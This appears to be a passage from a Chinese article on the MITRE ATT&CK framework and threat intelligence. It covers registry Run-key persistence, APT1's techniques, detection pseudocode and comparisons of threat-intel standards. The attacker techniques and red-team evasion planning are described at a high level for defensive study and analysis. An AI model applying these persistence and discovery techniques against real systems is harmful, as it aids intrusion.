以 T1060 为例，T1060 表示攻击技术：Registry Run Keys / Startup Folder 的 ID，ATT&CK 将其描述：在注册表或启动文件夹中向 ‘‘运行键’’ 添加条目，将导致在用户登录时执行引用的程序。这些程序将在用户的上下文环境中执行，并具有账户权限。T1060 处于战术的持久化（Persistence）阶段，要利用该技术需要 ‘‘用户’’、‘‘管理员’’ 权限。检测该攻击技术所依赖的数据源有：Windows 注册表和文件监控。

该攻击技术的检测方法有：1）监控与已知软件、系统补丁等无关的注册表的变化；2）监控启动文件夹的增加或改变；3）如 SysInternals AutoRuns（类似于 Sysmon）之类的工具也可用于监控注册表和启动文件夹等相关内容的变化。

该攻击技术的缓解方法有：使用白名单工具适时识别并阻断尝试通过运行密钥或启动文件夹进行持久化的潜在恶意软件。





图 6 T1060 内容简介

可以将 ATT&CK 用于描述攻击者（的行为），进而：1）找出感兴趣的攻击者；2）攻击者使用的技术和留下的痕迹；3）基于情报进行溯源。如图 7 所示，ATT&CK 可对 APT 攻击组织进行描述，在部分厂商的 ATP 分析报告中，也使用 ATT&CK 对攻击手法和过程进行描述。



APT1

APT1 is a Chinese threat group that has been attributed to the 2nd Bureau of the People's Liberation Army (PLA) General Staff Department's (GSD) 3rd Department, commonly known by its Military Unit Cover Designator (MUCD) as Unit 61398. [1]

ID: G0006
Version: 1.1

Associated Group Descriptions

Name	Description
Comment Crew	[1]
Comment Group	[1]
Comment Panda	[4]

Techniques Used

Domain	ID	Name	Use
PRE-ATT&CK	T1330	Acquire and/or use 3rd party software services	APT1 used third party email services in the registration of whois records.[1]
PRE-ATT&CK	T1334	Compromise 3rd party infrastructure to support delivery	APT1 comrpomised a vast set of 3rd party victim hop points as part of their network infrastructure.[1]
PRE-ATT&CK	T1334	Compromise 3rd party infrastructure to support delivery	APT1 hijacked FQDNs associated with legitimate websites hosted by hop points. Mandiant considers them to be "hijacked" since they were originally registered for a legitimate reason but were used by APT1 for malicious purposes.[1]
PRE-ATT&CK	T1326	Domain registration hijacking	APT1 hijacked FQDNs associated with legitimate websites hosted by hop points. Mandiant considers them to be "hijacked" since they were originally registered for a legitimate reason but are used by APT1 for malicious purposes.[1]
PRE-ATT&CK	T1333	Dynamic DNS	APT1 used dynamic DNS to register hundreds of FQDNs.[1]
PRE-ATT&CK	T1346	Obtain/re-use payloads	APT1 used publicly available privilege escalation tools.[1]
Enterprise	T1087	Account Discovery	APT1 used the commands `net localgroup`,`net user`, and `net group` to find accounts on the system.[1]
Enterprise	T1119	Automated Collection	APT1 used a batch script to perform a series of discovery techniques and saves it to a text file.[1]

图 7 ATT&CK 描述 APT1 示例

3.3 ATT&CK 应用

在应用层面，ATT&CK 支持的用例（可以用来干嘛）包括：

（1）**模拟攻击者的攻击手法**，指的是通过特定攻击者的威胁情报和攻击手法来模拟威胁的实施过程，进而评估某项防护技术的完备性。模拟攻击者的攻击手法侧重在验证检测或缓解在整个攻击过程中的攻击行为，ATT&CK 可用作构建模拟攻击者攻击手法的场景的工具，来对常用的攻击者攻击技术进行测试和验证。通过对攻击行为进行分解，将动态、复杂的攻击活动‘‘降维’’映射到 ATT&CK 模型中，极大降低攻击手法的描述和交流成本，进而在可控范围内对业务环境进行系统安全性测试。

在具体模拟攻击者攻击手法的使用方面，可以使用 ATT&CK：1）对攻击者在不同攻击阶段使用的攻击技术进行模拟；2）对防护系统应对不同攻击手法的检测和防御效果进行测试；3）针对具体的攻击事件进行详细的分析和模拟。




图 8 APT3 攻击模拟

（2）**红队**，指的是在红蓝对抗中，在不使用已知威胁情报的前提下，红队的最终目标是攻陷对方的网络和系统，而不被检测发现。ATT&CK 则可以被红队用于制定和组织攻击计划的工具，以规避网络中可能的防御手段。另外，ATT&CK 还可以用于研究攻击者的攻击路线，进而摸索出绕过普通防御检测手段的新方法。




图 9 攻击路线映射

（3）**行为分析开发**，指的是通过对攻击者的攻击行为进行检测分析，进而识别网络和系统中潜在的恶意活动，这种方法不依赖于已经识别的攻击工具特征和攻陷指标 IoCs 的信息，比传统的通过攻陷指标 IoCs 或恶意行为签名的方法更加灵活。ATT&CK 可以用作构建攻击者攻击行为的工具，以检测环境中的攻击行为。

在实际应用方面，可以使用 ATT&CK 对攻击者的攻击手法进行对比，通过分析攻击者攻击手法的重叠情况，判断攻击是否由同一个组织发动的，如图 10 所示。




图 10 攻击手法对比

（4）**防护差距评估**，指的是对企业在网络防护能力的不足方面进行评估。ATT&CK 可看作一种以攻击者攻击行为为中心的模型，用于评估企业内部现有的检测、防护和缓解系统，确定防护差距后，指导安全增强的投资计划，进而改进和提升现有的系统，如图 11 所示。




图 11 评估防护差距

（5）**SOC 成熟度评估**，指的是利用 ATT&CK，对企业的安全运营中心在网络入侵时的检测、分析和响应的有效性进行评估。




图 12 评估 SOC 的成熟度

（6）**网络威胁情报增强**，指的是将 ATT&CK 作为传统基于攻陷指标 IoCs 的情报应用的补充。网络威胁情报指的是影响网络安全的网络威胁和攻击者群体的知识，包括关联的恶意软件、工具、TTPs、行业、行为以及威胁相关的其它攻击指标信息。ATT&CK 可从攻击组织行为角度对其进行理解和描述，分析和运维人员可以更好的理解攻击组织的共同行为，以采取更好地防御措施。如图 13 所示，可以看到将 ATT&CK 用于检测的方法较传统的 IoCs 的检测方法要复杂得多。

```
processes = search Process:Create
reg = filter processes where (exe == "reg.exe" and parent_exe
== "cmd.exe")
cmd = filter processes where (exe == "cmd.exe" and
parent_exe != "explorer.exe"")
reg_and_cmd = join (reg, cmd) where (reg.ppid == cmd.pid and
reg.hostname == cmd.hostname)
output reg_and_cmd
```

图 13 ATT&CK 的检测逻辑方法

3.4 ATT&CK 与情报的关系

按照 Gartner 的定义，威胁情报是：针对一个已经存在或正在显露的威胁或危害资产的行为的，基于证据知识的，包含情境、机制、指征、影响和可行动性建议的，用于帮助解决威胁或危害进行决策的知识 [12]。而按照 iSight 的定义，威胁情报指的是：关于已经收集、分析和分发的，针对攻击者和其动机、目的和手段的，用于帮助所有级别安全的和业务员工用于保护其企业核心资产的知识。

以上的定义偏学术，不是很容易理解，特别是跟客户介绍威胁情报业务，因此，跟客户可以这样介绍威胁情报：我知道你不知道的关于你的安全威胁信息；另外，从攻防对抗的角度，情报就是对手（Adversary）；而从安全响应闭环理解，威胁情报是（设备、系统和分析人员的）安全检测和分析能力的汇集。

按照网络威胁情报困难程度金字塔的描述，根据描述利用威胁情报引起攻击者的攻击代价大小或者痛苦指数，可以将威胁情报分为：Hash 值、IP 地址、域名、网络或主机特征、攻击工具和 TTPs。

对于攻击者来说，入侵时投递一个特定样本，一旦通过 Hash 匹配和检测到该样本，只需要变更一个比特位或者多添加几个字符，就可以改变样本的 Hash，进而逃避基于 Hash 匹配进行的检测；

一旦攻击者的 TTPs 被识别和应对，攻击者就会被迫放弃之前的攻击手法，而重新学习新的手段，这个代价对于攻击者而言是高昂的；

ATT&CK 是一种描述 TTPs 的表达规范，如图 14 所示。




图 14 威胁情报困难程度金字塔

针对目前各个层次的威胁数据模型和规范对比，如图 15 所示。

名称	来源	使用范围（支持用例）	特点及不足
OpenIOC	Mandiant	识别恶意软件/活动、生成调查线索	可拓展，免费、支持Mandiant产品； 不通用，表达能力有限（不支持TTP）
STIX	MITRE	威胁识别/分析、管理响应活动、共享	表达丰富、共享方便、较复杂
TAXII	MITRE	警告、建立/管理共享	侧重警告信息表达和共享
Cybox	MITRE	事件分析、威胁检测、电子取证	表达元素全面、支持注释、良好健壮性； 不支持TTP/动机、较复杂
MAEC	MITRE	恶意软件/威胁分析、入侵检测、事故管理	侧重恶意软件的表达
CAPEC	MITRE	威胁检测、特征描述	侧重攻击模式表达和分类
IODEF	IETF	事故调查、共享	IOC表达有限、不支持表达TTP/动机、更新慢
YARA	Individual	识别恶意软件/活动	使用的公司多、侧重在恶意软件的表达
OVAL	MITRE	漏洞评估、补丁管理、SIMS、共享	侧重漏洞评估、补丁管理及共享
SCAP	NIST	安全评估	侧重安全评估
ATT&CK	MITRE	攻击者仿真、红队、行为分析开发、防护差距评估、SOC成熟度评估、网络威胁情报增强	测重在TTPs的表达和描述，内容丰富

图 15 威胁数据模型和规范对比

其中，STIX、CAPEC 和 ATT&CK 均可用于 TTPs 的描述，对 STIX 1.0、STIX 2.0、CAPEC 和 ATT&CK 进行对比，如下图 16。

规范	描述	特点
STIX 1.0	TTP包括展示的特定对手行为（攻击模式、恶意软件、漏洞利用），资源利用（工具、基础设施、角色），目标受害者的信息（谁、什么或在哪里），相关的漏洞目标，目标效果，相关杀伤链阶段，处理指导，TTP信息来源等	强调关联，但是难用
STIX 2.0	简化STIX1.0，可操作性提升	层次和阶段性不清晰 但支持ATT&CK的嵌套描述
CAPECI	由CVE和CWE通用漏洞缺陷库为基础，提供了公开的常见攻击模式列表和分类，CAPEC 3.1版本共收录了519种攻击模式	强调攻击模式的分类和罗列，层次关系不清晰
ATT&CK	以杀伤链为基础，杀伤链的细化 从战术到技术的层层细分	不断生长和丰富 ATT&CK让攻击手法描述有了一致性、易操作的标准

图 16 TTPs 相关规范对比

至此，各层次威胁情报表达规范的理论基础已经完成且完整。

图 17 威胁情报相关的各类规范标准

结合等级保护条例 2.0 中提出的部署威胁情报检测系统成为合规的必需，以及在 HW 行动中威胁情报发挥的重要作用，可以预计威胁情报的应用和落地将迎来爆发性增长。

在判断未来威胁情报发展的方面，具体的，可以从广度和深度层面，预判威胁情报的应用方向。从广度层面，可以根据威胁情报规范支持的业务用例来分析威胁情报的应用方向，可以归纳为：1）威胁检测；2）事件调查和取证；3）威胁分析；4）情报共享；5）事故管理；6）漏洞管理；7）风险评估；8）红蓝对抗；9）攻击者仿真；10）SOC 成熟度评估等，如图 18 所示。

名称	使用范围（支持用例）
OpenIOC	识别恶意软件/活动、生成调查线索
